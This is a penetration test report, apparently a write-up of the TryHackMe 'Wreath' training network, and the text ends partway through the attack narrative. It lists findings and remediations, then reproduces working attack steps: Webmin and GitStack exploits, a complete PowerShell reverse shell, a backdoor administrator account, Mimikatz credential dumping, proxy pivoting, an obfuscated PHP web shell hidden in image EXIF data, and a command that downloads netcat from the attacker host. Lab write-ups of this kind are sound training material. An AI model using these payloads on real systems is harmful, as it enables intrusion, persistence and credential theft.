
Penetration Test Report



WREATH NETWORK

d3MrG

https://tryhackme.com/room/wreath

TABLE OF CONTENTS

EXECUTIVE SUMMARY 3

SCOPE 3

TIMELINE 4

FINDINGS AND REMEDIATIONS 4

- CVE-2019-15107 5
- CVE-2018-5955 5
- Unquoted Service Path 5
- Unrestricted File Upload 5
- SeImpersonatePrivilege - Local Privilege Escalation 6
- Improper SSH Key Management 6
- Weak Credentials 6

ATTACK NARRATIVE 4

- Enumarating Public Facing Webserver 7
- Exploiting Webserver 8
- Enumarating Internal Network 8
- Pivoting to 10.200.90.150 10
- Enumarating 10.200.90.150 10
- Exploiting GitStack 11
- Post Exploitation on GitServer 13
- Enumarating Personal PC 14
- Pivoting 14
- Reviewing Git Source Code 15
- Exploiting Personal PC 17
- Enumarating Personal PC 17
- Privelege Escalation on Personal PC 19
- Data Exfiltration on Personal PC 20

CLEANUP 21

CONCLUSION 21

REFERENCES 21

APPENDICES 22

EXECUTIVE SUMMARY

Thomas Wreath has contracted d3MrG to conduct a penetration test against his home network, Wreath Network, to identify and exploit vulnerabilities in order to assess his system's network infrastructure. In the briefing, Mr. Wreath has informed d3MrG about the network infrastructure. The network consist of 3 machines, a Linux machine that has a public facing web-server, a Git Server and Mr. Wreath's personal computer.

The goal is to identify every possible security weaknesses on the system for the purpose of not allowing an attacker to gain access to any of these machines in Wreath Network.

According to information that Mr. Wreath provided, this assessment is defined as a gray box penetration test.

SCOPE


Scope of this penetration test consists of a public facing web-server whose IP address is given by Mr. Wreath and two other internal machines whose IP addresses can be found by using enumeration techniques.

IP addresses that are included:

Network	*Note*
10.200.90.0/24	Wreath Network

IP addresses that are excluded:

Network	*Note*
10.200.90.1	A Part of the AWS Infrastructure
10.200.90.250	OpenVPN Server



TIMELINE

Date	Task
21.03.2023	Briefing by Mr. Wreath
22.03.2023	Getting a root shell on 10.200.90.200
23.03.2023	Pivoting and compromising 10.200.90.150
25.03.2023	Pivoting and compromising 10.200.90.100
26.03.2023	Data Exfiltration and Clean Up
27.03.2023	Begining of report
28.03.2023	Delivery of Report

FINDING AND REMEDITIONS

Finding	Risk	Reference
CVE-2019-15107	**Critical**	**https://nvd.nist.gov/vuln/detail/cve-2019-15107**
CVE-2018-5955	**Critical**	**https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955**
Unquoted Service Path	**Critical**	**https://attack.mitre.org/techniques/T1574/009/**
Unrestricted File Upload	**High**	**https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload**
SeImpersonatePrivilege - Local Privilege Escalation	**Medium**	**https://www.hackingarticles.in/windows-privilege-escalation-seimpersonateprivilege/**
Improper SSH Key Management	**Medium**	**https://www.ssh.com/academy/ssh/public-key-authentication**
Weak Credentials	**Medium**	**https://cwe.mitre.org/data/definitions/1391.html**

CVE-2019-15107 | Webmin 1.890 RCE

Severity: Critical

Description: This outdated version of Webmin allows attacker to execute code remotely with root privileges.

Remediation: Upgrade to the latest version available.

Affected: 10.200.90.200

CVE-2018-5955 | GitStack 2.3.10 RCE

Severity: Critical

Description: Outdated version of GitStack is vulnerable to remote code execution, allowing attacker to gain Administrator shell on the system..

Remediation: Upgrade to the latest version available.

Affected: 10.200.90.150

Unquoted Service Path

Severity: Critical

Description: Unquoted path of service running as NT AUTHORITY\SYSTEM leads to escalation of privileges.

Remediation: Add a quote at the start and end of the path.

Affected: 10.200.90.100

Unrestricted File Upload

Severity: High

Description: Weak upload filter can be bypassed easily by an attacker and allows attacker to upload malicious files..

Remediation: Add complexity to upload filter.

Affected: 10.200.90.100

SeImpersonatePrivilege | Local Privilege Esc.

Severity: Medium

Description: "Impersonate a client after authentication" let you run programs behalf of that user to impersonate a client. Attacker can leverage that to get a Administrator privileges.

Remediation: Disabling "SeImpersonatePrivilege".

Affected: 10.200.90.100

Improper SSH Key Management

Severity: Medium

Description: Private SSH key is not protected by a passphrase so that attacker create a backdoor to achieve persistence.

Remediation: Add a passphrase to SSH keys.

Affected: 10.200.90.200

Weak Credentials

Severity: Medium

Description: Having weak credentials allows attacker to crack those hashes easily.

Remediation: Add complexity to passwords.

Affected: 10.200.90.100, 10.200.90.150

ATTACK NARRATIVE

Enumarating Public Facing Webserver

Mr. Wreath has given us an IP Address, which is 10.200.90.200, to work with. Only the first 15000 ports are included on port scanning.

sudo nmap -p 1-15000 -sV -O -v 10.200.90.200 -oN NmapOutput

```
Nmap scan report for 10.200.90.200
Host is up (0.082s latency).
Not shown: 14911 filtered tcp ports (no-response), 84 filtered tcp ports (admin-prohibited)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Infomir MAG-250 set-top box (90%), Ubi
quiti AirMax NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4
 (89%), Linux 2.6.32 - 3.13 (89%), Linux 3.3 (89%), Linux 2.6.32 - 3.1 (89%)
```

SSH was running on Port 22, a web server was running on Ports 80 and 443 and MiniServ 1.890 was running on Port 10000.
Site failed to resolve and redirecting us to https://thomaswreath.thm so IP address, 10.200.90.200, must be added to /etc/hosts file. Site has personal information about Mr. Wreath.
Webserver seems invulnerable to web attacks like XXS or SQLi, personal information might be used for social engineering purposes.

MiniServ 1.890 (Webmin httpd) was running on port 10000. This version of Webmin has a remote code execution vulnerability. To exploit this vulnerability, following script is used:

https://github.com/MuirlandOracle/CVE-2019-15107

Exploiting Webserver

Executing this exploit has given us a shell with a root privileges.

./CVE-2019-15187.py 10.200.90.200

```
┌──(kali㉿kali)-[~/…/NOTES/Wreath/webminExploit/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.90.200

                                                    @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.90.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
#
```

Enumarating Internal Network

While enumeration, ./ssh folder found on target for establishing persistence. “id_rsa” key is copied to local machine to used in SSH connection.

```
[root@prod-serv ~]# ls
anaconda-ks.cfg
[root@prod-serv ~]# pwd
/root
[root@prod-serv ~]# ls -la
total 24
dr-xr-x---.  3 root root  192 Mar 20 20:24 .
dr-xr-xr-x. 17 root root  234 Mar 21 12:36 ..
-rw-------.  1 root root 1351 Nov  7  2020 anaconda-ks.cfg
lrwxrwxrwx.  1 root root    9 Nov  7  2020 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 May 11  2019 .bash_logout
-rw-r--r--.  1 root root  176 May 11  2019 .bash_profile
-rw-r--r--.  1 root root  176 May 11  2019 .bashrc
-rw-r--r--.  1 root root  100 May 11  2019 .cshrc
lrwxrwxrwx.  1 root root    9 Nov  7  2020 .mysql_history -> /dev/null
-rw-------.  1 root root    0 Jan  8  2021 .python_history
drwx------.  2 root root  104 Mar 21 22:39 .ssh
-rw-r--r--.  1 root root  129 May 11  2019 .tcshrc
[root@prod-serv ~]# cd .ssh; ls -la
total 20
drwx------. 2 root root  104 Mar 21 22:39 .
dr-xr-x---. 3 root root  192 Mar 20 20:24 ..
-rw-r--r--. 1 root root 2602 Mar 21 22:39 10.50.91.94:9090
-rw-r--r--. 1 root root  571 Nov  7  2020 authorized_keys
-rw-------. 1 root root 2602 Nov  7  2020 id_rsa
-rw-r--r--. 1 root root  571 Nov  7  2020 id_rsa.pub
-rw-r--r--. 1 root root  172 Jan  6  2021 known_hosts
[root@prod-serv .ssh]#
```

Going further on enumeration, trying to find any pivoting point using couple of commands and nmap tool.

```
[root@prod-serv /]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.200.90.200  netmask 255.255.255.0  broadcast 10.200.90.255
        inet6 fe80::a4:89ff:fef2:52b5  prefixlen 64  scopeid 0x20<link>
        ether 02:a4:89:f2:52:b5  txqueuelen 1000  (Ethernet)
        RX packets 292817  bytes 27424135 (26.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80013  bytes 37652758 (35.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 1020 (1020.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 1020 (1020.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@prod-serv /]# cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@prod-serv /]# arp -a
ip-10-200-90-150.eu-west-1.compute.internal (10.200.90.150) at 02:72:ac:19:3f:8d [ether] on eth0
ip-10-200-90-1.eu-west-1.compute.internal (10.200.90.1) at 02:a7:a9:75:56:eb [ether] on eth0
[root@prod-serv /]#
```

When we look at the ARP table, we can see that there is another machine on 10.200.90.150. Let's use statically compiled nmap to find open ports. Scp is used for copying nmap binary to target machine.

```
[root@prod-serv tmp]# ./nmap-dmr -p- -T4 10.200.90.100,150 -oN Port100-150-scan-demr

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-03-21 10:57 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:01:06 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.99% done; ETC: 11:03 (0:05:22 remaining)
Stats: 0:02:04 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.50% done; ETC: 11:04 (0:05:11 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.90% done; ETC: 11:04 (0:04:46 remaining)
Stats: 0:03:09 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 41.80% done; ETC: 11:04 (0:04:23 remaining)
Stats: 0:04:46 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.52% done; ETC: 11:04 (0:02:51 remaining)
Stats: 0:05:53 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.11% done; ETC: 11:05 (0:02:03 remaining)
Stats: 0:07:37 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.96% done; ETC: 11:05 (0:00:10 remaining)
Nmap scan report for ip-10-200-90-100.eu-west-1.compute.internal (10.200.90.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 65535 scanned ports on ip-10-200-90-100.eu-west-1.compute.internal (10.200.90.100) are filtered
MAC Address: 02:4F:E0:F5:76:AB (Unknown)

Nmap scan report for ip-10-200-90-150.eu-west-1.compute.internal (10.200.90.150)
Host is up (0.00082s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:72:AC:19:3F:8D (Unknown)

Nmap done; 2 IP addresses (2 hosts up) scanned in 466.63 seconds
```

Pivoting to 10.200.90.150

We can see that 10.200.90.150 has 3 open ports to work with. We needed to use one of the pivoting methods in order to enumerate website on port 80. Sshuttle is used for pivoting.

sshuttle -r root@10.200.90.200 --ssh-cmd "ssh -i .ssh/id_rsa" 10.200.90.150

```
┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ sshuttle -r root@10.200.90.200 --ssh-cmd "ssh -i .ssh/id_rsa" 10.200.90.150
[local sudo] Password:
c : Connected to server.
```

Now, we are able to see what's on that webserver running on 10.200.90.150 from our local machine browser.

Enumarating 10.200.90.150

When we browsed http://10.200.90.150:80, we encountered an error message.

Page not found (404)

Request Method: GET
Request URL: http://10.200.101.150/


Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

1. ^registration/login/$
2. ^gitstack/
3. ^rest/

The current URL, , didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.

Looking at http://10.200.90.150/gitstack, website asks us for credentials.



If we research on Google about GitStack, we can see that there is a critical vulnerability, Remote Code Execution.

Exploiting GitStack

Exploit script can be found on: https://www.exploit-db.com/exploits/43777

Script executes “whoami” command if python script executes successfully.

```
43777.py
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.90.150'

# What command you want to execute
command = "whoami"
```

Script successfully executed. See below image.

```
┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give yo
u a username/password and give you access to this repository. <br />Note : You have to enter the crede
ntials of a user which has at least read access to your repository. Your GitStack administration panel
 username/password will not work.
[+] Execute command
"nt authority\system
"
```

Command executed as NT AUTHORITY\SYSTEM, highest ranking local account.

From here, we’ll try to get a reverse shell.

With the knowledge of what the script doing, we get a reverse shell using *cURL.*

Example usage of curl:

```
┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ curl -X POST http://10.200.90.150/web/exploit-dmr.php -d "a=hostname"
"git-serv
"

┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ curl -X POST http://10.200.90.150/web/exploit-dmr.php -d "a=dir"
" Volume in drive C has no label.
 Volume Serial Number is C0B9-B671

 Directory of C:\GitStack\gitphp

21/03/2023  11:36    <DIR>          .
21/03/2023  11:36    <DIR>          ..
08/11/2020  13:28    <DIR>          cache
08/11/2020  13:29    <DIR>          config
08/11/2020  13:28    <DIR>          css
08/11/2020  13:28    <DIR>          doc
21/03/2023  11:36                34 exploit-dmr.php
20/03/2023  13:21                34 exploit-elmatti.php
21/03/2023  11:35                34 exploit.php
08/11/2020  13:28    <DIR>          images
08/11/2020  13:28    <DIR>          include
16/05/2012  13:20             5,742 index.php
08/11/2020  13:28    <DIR>          js
08/11/2020  13:28    <DIR>          lib
08/11/2020  13:28    <DIR>          locale
08/11/2020  13:28    <DIR>          templates
20/03/2023  12:37    <DIR>          templates_c
               4 File(s)          5,844 bytes
              13 Dir(s)   7,338,954,752 bytes free
"
```

Before taking any steps we have to open a port in the firewall on the target.

```
firewall-cmd --zone=public --add-port 15031/tcp
```

Now, we copied netcat from our local machine to target machine:

```
scp -i .ssh/id_rsa tools/Cats/Linux/nc root@10.200.90.200:/tmp/nc-demr
```

And start listening on port that we just opened on target machine:

```
./nc-demr -lvnp 15031
```

On our local machine, we used curl to use Powershell reverse shell.

```
┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ curl -X POST http://10.200.90.150/web/exploit-dmr.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20
New-Object%20System.Net.Sockets.TCPClient%28%2710.200.90.200%27%2C15031%29%3B%24stream%20%3D%20%24client.Ge
tStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.
Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeNa
me%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24d
ata%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28p
wd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24se
ndback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24clie
nt.Close%28%29%22"
```

We got a reverse shell on 10.200.90.150

Post Exploitation on GitServer

As we got a shell with NT AUTHORITY\SYSTEM privileges, we do not need to escalate our privileges but for the sake of persistency, we shall add a new user with Administrator privileges and adding that user to the “Remote Management Users” group lets us obtain GUI through RDP.

```
net user Demir 7fs6a8+d6-8a /add
net localgroup Administrators Demir /add
net localgroup “Remote Management Users” Demir /add
```

Now, we can establish connection with either Evil-WinRM or xFreeRDP.

```
xfreerdp /v:10.200.90.150 /u:Demir /p:7fs6a8+d6-8a +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```

```
evil-winrm -u Demir -p 7fs6a8+d6-8a -i 10.200.90.150
```

Mimikatz is used to dump hashes of Administrator and Thomas.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20241          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;003357e2} 3 F 4714490     GIT-SERV\Demir  S-1-5-21-3335744492-1614955177-2693036043-1003  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 4784401     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted] Redacted
```

Cracking those hashes.

Hash	Type	Result
[redacted]	Unknown	Not found.
[redacted]	NTLM	[redacted]

Enumarating Personal PC

Files can be uploaded or downloaded using Evil-WinRM. We used Empire's network port scanner script.

```
evil-winrm -u Administrator -H <Admin-HASH> -i 10.200.90.150 -s
/usr/share/powershell-
empire/empire/server/data/module_source/situational_awareness/network/
```

Executing the Invoke-Portscan.

```
*Evil-WinRM* PS C:\> Invoke-Portscan -Hosts 10.200.90.100 -TopPorts 50

        Hostname      : 10.200.90.100

        alive         : True

        openPorts     : {80, 3389}

        closedPorts   : {}

        filteredPorts : {445, 443, 110, 21...}

        finishTime    : 3/23/2023 9:45:30 AM
```

We see that webserver is running on port 80 in Mr. Wreath's PC.

Pivoting

Now, we'll use **chisel forward proxy** for pivoting. First, we need to open up a port in Windows Firewall to allow forward connection.

```
netsh advfirewall firewall add rule name="Chisel-dmr" dir=in
action=allow protocol=tcp localport=18456
```

Starting chisel client on 10.200.90.150:

**Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-181.exe server -p 18456 --socks5*

Starting chisel server on local machine:

./chisel-dmr client 10.200.90.150:18456 1337:socks

In Firefox Browser, FoxyProxy extension is used.
→ FoxyProxy Options- Port 1337 - Socks5

It seem like a carbon copy of the website that was running on 10.200.90.200.

Reviewing Git Source Code

Website.git, which is located at c:\GitStack\Repositories\, is downloaded to local machine to examine the source code of the website.

To extract a data from the repository, we use a package of tools called GitTools.

Extractor script in GitTools is used to obtain a readable format of repository.

```
┌──(kali㉿kali)-[~/…/NOTES/Wreath/GitTools/Extractor]
└─$ ./extractor.sh ~/Desktop/NOTES/Wreath/website/ Weebsite
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
```

```
└─$ ls -la
total 20
drwxr-xr-x 5 kali kali 4096 Mar 23 14:28 .
drwxr-xr-x 3 kali kali 4096 Mar 23 14:28 ..
drwxr-xr-x 7 kali kali 4096 Mar 23 14:28 0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxr-xr-x 6 kali kali 4096 Mar 23 14:28 1-70dde80cc19ec7670456799673889482 8f4ee895
drwxr-xr-x 7 kali kali 4096 Mar 23 14:28 2-345ac8b236064b431fa43f53d91c98c4834ef8f3
```

Inspect each commit-meta.txt file.

```
┌──(kali㉿kali)-[~/…/Wreath/GitTools/Extractor/Weebsite]
└─$ cat 0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/commit-meta.txt
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889482 8f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end

┌──(kali㉿kali)-[~/…/Wreath/GitTools/Extractor/Weebsite]
└─$ cat 1-70dde80cc19ec7670456799673889482 8f4ee895/commit-meta.txt
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit

┌──(kali㉿kali)-[~/…/Wreath/GitTools/Extractor/Weebsite]
└─$ cat 2-345ac8b236064b431fa43f53d91c98c4834ef8f3/commit-meta.txt
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter
```

Latest commit is 345ac8b236064b431fa43f53d91c98c4834ef8f3.

Index.php file was found on /resources folder.

An interesting information found on index.php between lines 44-48.

```
<!DOCTYPE html>
<html lang=en>
    <!-- ToDo:
          - Finish the styling: it looks awful
          - Get Ruby more food. Greedy animal is going through it too fast
          - Upgrade the filter on this page. Can't rely on basic auth for everything
          - Phone Mrs Walker about the neighbourhood watch meetings
    -->
```

Further inspecting the index.php, upload filter was found.

```php
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    header("location: ./?msg=Success");
    die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}
```

Exploiting Personal PC


Filter checks if a file is an image or the word after a . (dot). So uploading a file called test.jpeg.php works.

A tool called exiftool is used to place a shell script into a comment field in the exifdata.

```
┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ exiftool test-dmr.jpeg.php
ExifTool Version Number         : 12.57
File Name                       : test-dmr.jpeg.php
Directory                       : .
File Size                       : 137 kB
File Modification Date/Time     : 2023:03:23 15:04:07+03:00
File Access Date/Time           : 2023:03:23 15:04:12+03:00
File Inode Change Date/Time     : 2023:03:23 15:04:07+03:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
```

```
┌──(kali㉿kali)-[~/Desktop/NOTES/Wreath]
└─$ exiftool shell-dmr.jpeg.php
ExifTool Version Number         : 12.57
File Name                       : shell-dmr.jpeg.php
Directory                       : .
File Size                       : 7.8 kB
File Modification Date/Time     : 2023:03:24 13:24:02+03:00
File Access Date/Time           : 2023:03:24 13:24:12+03:00
File Inode Change Date/Time     : 2023:03:24 13:24:02+03:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base64_dec
ode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>
Image Width                     : 256
Image Height                    : 256
```

While visiting the upload page that was founded when reviewing index.php file, an authentication page greets us. Using credentials that is found in post exploitation phase of Git Server provide us an access to upload page.



Our obfuscated shell is uploaded successfully.

Installing netcat to .100 machine:

http://10.200.90.100/resources/uploads/shell-dmr.jpeg.php?wreath=curl%20http://10.50.91.100/nc.exe%20-o%20c:\\windows\\temp\\nc-dmr.exe

